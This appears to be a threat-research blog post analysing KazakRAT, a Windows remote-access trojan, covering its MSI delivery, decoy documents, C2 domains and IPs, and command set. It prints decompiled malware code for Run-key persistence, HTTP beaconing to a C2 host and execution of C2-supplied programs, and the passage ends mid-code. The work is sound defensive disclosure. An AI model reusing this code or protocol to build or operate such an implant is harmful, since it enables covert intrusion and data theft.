

Attack on *stan: Your malware, my C2

ctrlaltdintel.com/threat research/KazakRAT

Ctrl-Alt-Int3l


January 21, 2026

KazakRAT

While hunting for C2 infrastructure on Censys, we uncovered a suspected state-affiliated cluster targeting Kazakh and Afghan entities in a persistent campaign, with C2 servers active at the time of writing (20th Jan 2026) that have been operating unreported since at least August 2022.

During our tracking we identified a Windows-based RAT, delivered as a DLL, that we have coined KazakRAT. KazakRAT allows the threat actor to download and run additional payloads, enumerate and collect host data, and search for and exfiltrate files. The malware has simple installation process, often containing decoys relevant to victims. The KazakRAT binaries themselves were not obfuscated making it simple to analyse. C2 communications are unencrypted and follow a simple beaconing mechanism over HTTP. Based on overlapping C2 infrastructure, we observed this same group also using modified version of XploitSpy, Android Spyware, for espionage activities targeting Uzbek and Syrian extremist groups.


Due to an operational mistake by the adversary, we now own one of their KazakRAT C2 domains, allowing us to redirect victim traffic to a sinkhole to passively collect victim IP addresses beaconing home. Given how straightforward the implant and protocol are, it was possible to re-implement the server-side C2 in Python, allowing us to finish this blue-team blog with a calc.exe POC :P



We coined this sample “KazakRAT” as this was used in a campaign against Kazakh entities and we observed Kazakh victim IP addresses beaconing in. However, KazakRAT has also likely been used elsewhere within the globe. This RAT is not specific to Kazakhstan, but it sounds cool.

Malware Delivery & Persistence

The samples identified had all been delivered via `.msi` files, with different variants of the RAT being delivered using slightly different mechanisms. Regardless of the delivery method, all observed samples persist using the Run registry key in order to execute the DLL with `rundll32`.



`.msi` -> `.exe` -> `rundll32` Run key (Variant A)

Found on VirusTotal, the file [5573fa.msi](#) contains the files [SysDrive.exe](#) and [SysDriveLib.dll](#). `SysDriveLib.dll` is the RAT.

- `SysDrive.exe` (86d884956a0cab7f536b3b98edea0454)
- `SysDriveLib.dll` (9f660ee1b0e68a140a629b4e8842da06)

When the user double-clicks the MSI, the process `SysDrive.exe` will be ran. This binary is used to copy the RAT DLL to `C:\Users\[user]\AppData\Roaming\SysDrive\SysDriveLib.dll` and establish persistence via the Run key 6.

```
if ( SHGetFolderPath(0, 26, 0, 0, pszPath) >= 0 )// 26 = CSIDL_APPDATA -> Users's AppData\Roaming file path
{
    dwDisposition = 0;
    if ( !RegOpenKeyExW(
        HKEY_CURRENT_USER,
        L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies",
        0,
        0xF003Fu,
        &phkResult)
    && !RegCreateKeyExW(
        HKEY_CURRENT_USER,
        L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run", // Run key persistence
        0,
        0,
        0,
        0x20006u,
        0,
        &phkResult,
        &dwDisposition) )
    {
        memset(String1, 0, sizeof(String1));
        memset(Parameters, 0, sizeof(Parameters));
        lstrcatW(String1, L"rundll32 ");
        lstrcatW(String1, pszPath);
        lstrcatW(String1, L"\\SysDrive\\SysDriveLib.dll");// C:\Users\[user]\AppData\Roaming\SysDrive\SysDriveLib.dll
        lstrcatW(String1, L" sys");
        RegSetValueExW(phkResult, L"6", 0, 1u, (const BYTE *)String1, 2 * wcslen(String1));
        RegCloseKey(phkResult);
        lstrcatW(Parameters, pszPath);
        lstrcatW(Parameters, L"\\SysDrive\\SysDriveLib.dll");
        lstrcatW(Parameters, L" sys");
        ShellExecuteW(0, L"open", L"rundll32", Parameters, 0, 0);
    }
}
```

.zip -> .msi -> .exe -> rundll32 Run key + Kazakh decoy (Variant C)

Found on VirusTotal, the file [Docuemnt_Word.zip](#) contains the .msi file [Document_Online_PDF_converter_XLSX.msi](#).

- **Word.exe** (7aa12bf3606e1a74597be4237ce4a6e5)
- **NT.dll** (e36f27a13054f05da69761dc830b0db3)
- **flReport.doc** (70e6e936c54f968d92ee38806661a539)

Like the above, the executable inside the msi is used to establish persistence via the creation of the Run key 8. Notably this sample had a decoy Word document, **flReport.doc**, that is a fake letter from the President of the Republic of Kazakhstan.

Поздравление Президента Республики Казахстан

Дорогие соотечественники!

Поздравляю вас с Днем Конституции Республики Казахстан!

Основной Закон страны прошел убедительную проверку временем и доказал свое основополагающее значение в определении общенационального вектора исторического развития.

Заложив надежный фундамент нашей государственности, Конституция внесла свой весомый вклад в обеспечение внутривластной стабильности и консолидации казахстанского общества.

Принципы верховенства закона, неукоснительного соблюдения прав и свобод, социальные гарантии и высшие общечеловеческие ценности, провозглашенные нашей Конституцией, близки и понятны каждому гражданину.

На современном этапе конституционные нормы общественного и государственного устройства – это основа поступательного развития и модернизационных процессов, обеспечивающая уверенное будущее для всего народа Казахстана!

В этот день желаю всем казахстанцам мира, созидательных начинаний и благополучия!

For those interested, below is the letter translated:

Dear compatriots!

I congratulate you on the Constitution Day of the Republic of Kazakhstan!

The country's Fundamental Law has convincingly stood the test of time and proven its foundational importance in defining the nationwide direction of our historical development.

Having laid a reliable foundation for our statehood, the Constitution has made a significant contribution to ensuring domestic political stability and consolidating Kazakhstani society.

The principles of the rule of law, strict observance of rights and freedoms, social guarantees, and the highest universal human values proclaimed by our Constitution are close to and understood by every citizen.

At the present stage, constitutional norms of social and state structure are the basis for steady development and modernization processes, ensuring a confident future for all the people of Kazakhstan!

On this day, I wish all Kazakhstanis peace, constructive initiatives, and well-being!

.msi -> rundll32 Run key + Afghani decoy (Variant B)

Found on VirusTotal, the file [Instruction.msi](#) contains the files [MY.DLL](#) and [MY.DOC](#).

- **MY.DLL** (87343a65550b4f7a336b892cc9188e82)
- **MY.DOC** (9b852f9a0fb735ca809f6895afc54dca)

Upon installation, the **MY.DLL** payload will be copied to **C:\ProgramData\NT\NT.dll** and the corresponding Run key **9** will be used to execute the DLL with **rundll32**:

Details:rundll32 C:\ProgramData\NT\NT.dll sys

EventType:SetValue

Image:C:\Windows\SysWOW64\rundll32.exe

EventID:13

TargetObject:HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\9

The file **MY.DOC** is actually a PDF that contains a set of scanned official letter/memo from Afghanistan's (Islamic Emirate) Provincial authorities in Khost, about a public works / construction project for mosques:

امارت اسلامی افغانستان
هیئت رهبری شرکت های امارتی
درجه اهمیت:
☐ محرم:
☐ عاجل:
☐ عادی:

Islamic Emirate of Afghanistan
National Development Corporation
د ملی پراختیا شرکت | شرکت انکشاف ملی
ریاست ساختمانی بنایی
آمریت تطبیق پروژ ها
پشم الله الرحمن الرحیم

د افغانستان اسلامي امارت
د امارتی شرکتونو رهبری پلاوی
شماره: ۷۵۸
۳۴۱
تاریخ: ۱۴۴۶ / ۳ / ۲۶

موضوع: درمورد کار باقیمانده بخش رنگمالي مسجد ولسوالی سپیری ولایت خوست :

به مقام محترم ولایت خوست !
السلام علیکم و رحمت الله و برکاته :

به ارتباط نامه شماره 102 مؤرخ 1446/01/07 آن اداره محترم که در مورد کارهای باقیمانده بخش رنگمالي مسجد ولسوالی سپیری ولایت خوست مواصلت ورزیده، چنین نگاشته میشود :

طوری که اداره محترم در جریان قرار دارند، شرکت انکشاف ملی یک اداره انتفاعی امارتی بوده که بعد از عقد قرارداد با مالکین، پروژه ها را تطبیق مینماید که پروژه اعمار مسجد ولسوالی سپیری ولایت خوست از جمله قرارداد 377 باب مسجد در 34 ولایت بوده و با اداره عملیاتی و حمایتی انکشاف ملی ریاست جمهوری وقت عقد قرارداد گردیده که بعد از فتح امارت اسلامی پروژه های تحت کار این ریاست به اساس فیصله کابینه محترم ل.ا.ا به حالت تعلیق درآمد .

اخیراً نامه شماره 6075 مؤرخ 1445/03/17 ریاست محترم عمومی اداره امور ل.ا.ا در مورد حکم شماره 1361 مؤرخ 1445/03/12 مقام عالی ریاست الوزراء امارت اسلامی افغانستان در ارتباط به پروژه مساجد مواصلت نموده و در شرح آن چنین نگاشته اند :

(ریاست عمومی اداره امور موظف است بعد از بررسی همه جانبه با شرکت انکشاف ملی پیرامون چگونگی اعمار مساجد در ولایات و ولسوالی ها تصفیه نماید.

ریاست عمومی اداره امور موظف است به منظور تکمیل کار باقیمانده مساجد ولایات و ولسوالی ها از طریق نهاد های خیریه، تجار ملی و اهل خیر تلاش نماید.

ریاست عمومی اداره امور موظف است یک طرح جامع و همه جانبه را جهت تکمیل ساختمان های نیمه کاره مساجد ولایات و ولسوالی ها از بودجه اوقاف، ترتیب و جهت حصول منظوری به مقام محترم مشرتابه ل.ا.ا ارائه نماید.)

بناءً به اساس حکم فوق الذکر مقام عالی ریاست الوزراء ل.ا.ا کار پروژه مساجد متوقف بوده و پروژه های منذکره میبایست با مالک آن تصفیه حساب صورت گیرد که با در نظر داشت موارد فوق ریاست ساختمانی بنائی شرکت انکشاف ملی از انجام هرنوع کار و مصارف در پروژه معذور میباشد .

بدین وسیله موضوع به اداره محترم نگاشته شد، درمورد طوریکه لازم دانند اجراءات خواهند نمود .

.msi -> rundll32 Run key + Kazakh decoy (Variant B)

Found on VirusTotal, the we discovered another .MSI file, [Microsoft Word Document.msi](#) (also named **dfgdfg.exe** on VT) that followed a similar execution pattern to the above Afghani decoy. This also .msi also contains the files **MY.DLL** & **MY.DOC** that are RAT and corresponding decoy.

- **MY.DLL** (3e9a8d405f75d0ed8fc674bfaad1f87f)
- **MY.DOC** (a3299674576e4210a0e78fb37a27c34f)

Like the above, the **MY.DLL** payload will be copied to **C:\ProgramData\NT\NT.dll** and the corresponding Run key **9** will be used to execute the DLL with **rundll32**.


Внешнеэкономическая деятельность Карагандинской области по итогам 6 месяцев 2011 года.

Внешнеторговый оборот Карагандинской области за 6 месяцев 2011 года составил 3719,7 млн. долларов США, что выше на 881,7 млн. долларов США или на 31,1% по сравнению с аналогичным периодом 2010 года (рисунок 1)*.

Сальдо внешней торговли в отчетном периоде сложилось положительным в размере 2707,2 млн. долларов США, по сравнению с соответствующим периодом прошлого года, данный показатель повысился на 1310,3 млн. долларов США или в 1,9 раза.

Рисунок 1.
(млн.долларов США)

Структура внешнеторгового оборота Карагадинской области.



Объем экспорта за январь-июнь 2011 года составил 3213,4 млн. долларов США и, по сравнению с аналогичным периодом прошлого года, повысился на 1096,0 млн.долларов США или на 51,8%, в т.ч. в страны СНГ было экспортировано товаров на сумму 205,2 млн. долларов США (снижение относительно аналогичного периода прошлого года на 346,7 млн. долларов США или на 62,8%), а в остальные страны – 3008,2 млн. долларов США (увеличение относительно аналогичного периода прошлого года на 1442,7 млн. долларов США или в 1,9 раза).

За 6 месяцев 2011 года основной удельный вес экспорта по области (57,6%) приходится на металлы и изделия из них (рисунок 2).

Основная доля экспорта металлов и изделий из них (94,4%) приходится на торговлю со

This document was downloaded from the domain https://keu.edu.kz/images/stories/NBRK/article_1109081029.doc.

Command & Control

KazakRAT uses the Win32 API function **SetTimer** with **TimerFunc** used as the procedure in order to beacon every 5 seconds for new commands.

```

BOOL __stdcall printf1()
{
    BOOL result; // eax
    struct tagMSG Msg; // [esp+4h] [ebp-1Ch] BYREF

    SetTimer(0, 0, 5000u, TimerFunc);
    for ( result = GetMessageW(&Msg, 0, 0, 0); result; result = GetMessageW(&Msg, 0, 0, 0) )
    {
        TranslateMessage(&Msg);
        DispatchMessageW(&Msg);
    }
    return result;
}

```

The `TimerFunc` retrieves C2 commands via sending a POST request in the following format:

```

POST /as/include.php HTTP/1.1
Host:[HOST]
Content-Type:application/x-www-form-urlencoded
Content-Length:[LENGTH]
Connection: close

```

```
id=[DEVICE_ID]
```

The default response the KazakRAT C2 server will make is just `()`. If commands have been sent, they will be contained within the brackets like `(info)` or `(exec c:\programdata\svchost.exe)`

The RAT sends responses to commands as `POST` requests with an additional parameter, `msg`, gives a brief response message.

```

POST /as/include.php HTTP/1.1
Host:[C2_HOST]
Content-Type:application/x-www-form-urlencoded
Content-Length:[LENGTH]
Connection: close

```

```
id=[DEVICE_ID]&msg=ok
```

```

if ( !getaddrinfo("server.fsocmircsoft.com", "80", &pHints, &ppResult) )
{
    v4 = socket(ppResult->ai_family, ppResult->ai_socktype, ppResult->ai_protocol);
    s = v4;
    if ( v4 != -1 )
    {
        if ( connect(v4, ppResult->ai_addr, ppResult->ai_addrlen) != -1 )
        {
            hHeap = HeapCreate(0, 0x14u, 0);
            lpMem = HeapAlloc(hHeap, 8u, 0x14u);
            _itoa(strlen(v3), (char *)lpMem, 10);
            strcpy(
                v27,
                "POST /as/include.php HTTP/1.1\r\n"
                "Host:server.fsocmircsoft.com\r\n"
                "Content-Type:application/x-www-form-urlencoded\r\n"
                "Content-Length:");

```

The device ID is constructed from the [VolumeSerialNumber](#) of the `c:/` drive. Specifically, the hex string of the first and last 16-bits of the serial number, joined with a dash `-`. For example, `a1b2-c3d4`.

We discovered a variant **A** sample by pivoting on the domain `fsocmircsoft[.]com` in VirusTotal and found the DLL, `SysDriveLib.dll` (9f660ee1b0e68a140a629b4e8842da06) that communicated with `server.fsocmircsoft[.]com` (currently pointing to `181.174.164[.]193`). This was uploaded to VirusTotal on `2023-09-03 08:19:31 UTC` and has a compilation timestamp of `2023-05-11 13:02:49 UTC`.

The C2 server for variant **A**, on `181.174.164[.]193`, currently has another domain pointing to this same IP address, `dns.microbwt[.]team` that we can see on Censys:

181.174.164.193

As of: Dec 28, 2025 6:52am UTC | Latest

[Summary](#) [History](#) [WHOIS](#) [Explore](#)


Basic Information

Forward DNS	dns.microbwt.team , server.fsocmicrsoft.com
Routing	181.174.164.0/24 via Offshore Racks S.A, PA (AS52469)
OS	Debian Linux
Services (3)	80/HTTP , 443/HTTP , 6500/SSH
Labels	DEFAULT LANDING PAGE REMOTE ACCESS


Pivoting on this new domain we can find another sample, [NT.d11](#) (87343a65550b4f7a336b892cc9188e82), which was variant **B**. This was uploaded to VirusTotal on [2025-01-01 15:53:08 UTC](#) and has a compilation timestamp of [2024-11-28 10:30:00 UTC](#). We can pivot further to identify the below samples related to this operation.

Compilation Time (UTC)	VirusTotal upload (UTC)	MD5	C2 domain	C2 IP address (then)	HTTP Host header	Variant
2023-03-15 10:00:22	2023-03-27 09:56:45	687442da7be02a2a72c36a9a1dbe9b97	dns.freiesasien[.]com	193.57.138[.]41	dns.freiesasien[.]com	D
2023-05-11 13:02:49	2023-09-03 08:19:31	9f660ee1b0e68a140a629b4e8842da06	server.fsocmicrsoft[.]com	190.14.37[.]114	server.fsocmicrsoft[.]com	A
2023-08-01 09:53:54	2023-09-06 11:16:55	db942ba4cf38912a07eacc9e01d56574	dns.freiesasien[.]com	190.14.37[.]113	dns.freiesasien[.]com	C
2023-10-09 13:33:29	2023-10-26 10:06:02	e36f27a13054f05da69761dc830b0db3	dns.freiesasien[.]com	190.14.37[.]113	dns.freiesasien[.]com	C
2024-05-06 11:47:54	2024-06-27 04:56:01	3e9a8d405f75d0ed8fc674bfaad1f87f	dns.freiesasien[.]com	181.174.164[.]55	dns.freiesasien[.]com	B
2024-11-28 10:30:00	2025-01-01 15:53:08	87343a65550b4f7a336b892cc9188e82	dsn.mamurigovaf[.]site	181.174.164[.]111	dns.microbwt[.]team	B
2025-07-10 12:00:51	2025-07-25 17:30:39	76a7822a243f338bf3c5bc5c53997c12	dsn.mamurigovaf[.]site	181.174.164[.]111	dsn.mamurigovaf[.]site	B

We can create a correlation graph to highlight overlaps in infrastructure across campaigns targeting disparate entities. Notably, across all samples observed, we only observed C2 servers for KazakRAT located on IP addresses on AS209847 and AS52469.



From the above you can see 3 similar execution chains, 2 of which share the same decoy and same KazakRAT variant, all with C2 domain name [dns.freiesasien\[.\]com](https://dns.freiesasien[.]com). From past sandbox reports and historical DNS records we can see 2 IP addresses on AS52469 and one on AS209847.



The above correlation graphs shows the overlapping ASNs leveraged for KazakRAT samples that were observed across both campaigns. Notice that one KazakRAT sample (87343a65550b4f7a336b892cc9188e82) has a mismatch in the HTTP host header and C2 domain name observed. It will make network connect to the domain [dsn.mamurigovaf\[.\]site](#), although it leverages the HTTP Host header [dns.microbwt\[.\]team](#) - which is likely another KazakRAT C2. We couldn't find samples on VirusTotal that were correctly configured to this C2 server, however, it currently points to the same IP address as the domain [server.fsocmicrsoft\[.\]com](#).

Commands

Command string (as sent by C2)	Variant A	Variant B	Variant C	Variant D	What it does
exec	✓	✓	✓	✓	Run an executable on disk with CreateProcessW
disks	✓	✓	✓	✓	Enumerate logical drives (C:, D:, etc)
info	✓	✓	✓	✓	Host profiling. A/C/D also enumerate running processes; B enumerates OS version only (no EnumProcesses).
ctd	✓	✓	✓	✓	Creates hidden directory
upload	✓	✓	✓	✓	Downloads file to disk using HTTP
dir	✓	✗	✓	✓	Directory/file listing with wildcards
aaa	✗	✓	✗	✗	Directory/file listing with wildcards
dload	✓	✗	✗	✗	Exfiltrates file from victim host to TA over HTTP POST
download	✗	✗	✓	✗	Exfiltrates file from victim host to TA over HTTP POST
dl	✗	✗	✗	✓	Exfiltrates file from victim host to TA over HTTP POST

Command Execution

In all KazakRAT variants, if the command sent from C2 is [exec](#), the RAT will run the executable passed as the parameter using [CreateProcessW](#):

```

BOOL __usercall execute_command@<eax>(const char *command@<esi>)
{
    struct _STARTUPINFO StartupInfo; // [esp+0h] [ebp-100h] BYREF
    struct _PROCESS_INFORMATION ProcessInformation; // [esp+48h] [ebp-B8h] BYREF
    WCHAR ApplicationName[82]; // [esp+58h] [ebp-A8h] BYREF

    StartupInfo.cb = 68;
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    memset(ApplicationName, 0, 160);
    mbstowcs(ApplicationName, command, strlen(command) + 1);
    ApplicationName[wcslen(ApplicationName)] = 0;
    return !CreateProcessW(ApplicationName, 0, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
}

```

This function will return a boolean value representing whether execution was successful or not. If successful, the RAT will respond with the message **ok**, otherwise it will return **error**.

```

if ( strstr(C2_Command, "exec") )
{
    v17 = strstr(C2_Command, " ") + 1;
    v18 = (CHAR *) (byte_1000EE68 - v17);
    do
    {
        v19 = *v17;
        v18[(DWORD)v17] = *v17;
        ++v17;
    }
    while ( v19 );
    dword_1000EB08 = HeapCreate(0, 0xAu, 0);
    dword_1000EAF8 = HeapAlloc(dword_1000EB08, 8u, 0xAu);
    v20 = !execute_command(byte_1000EE68);
    v21 = dword_1000EAF8;
    if ( v20 )
    {
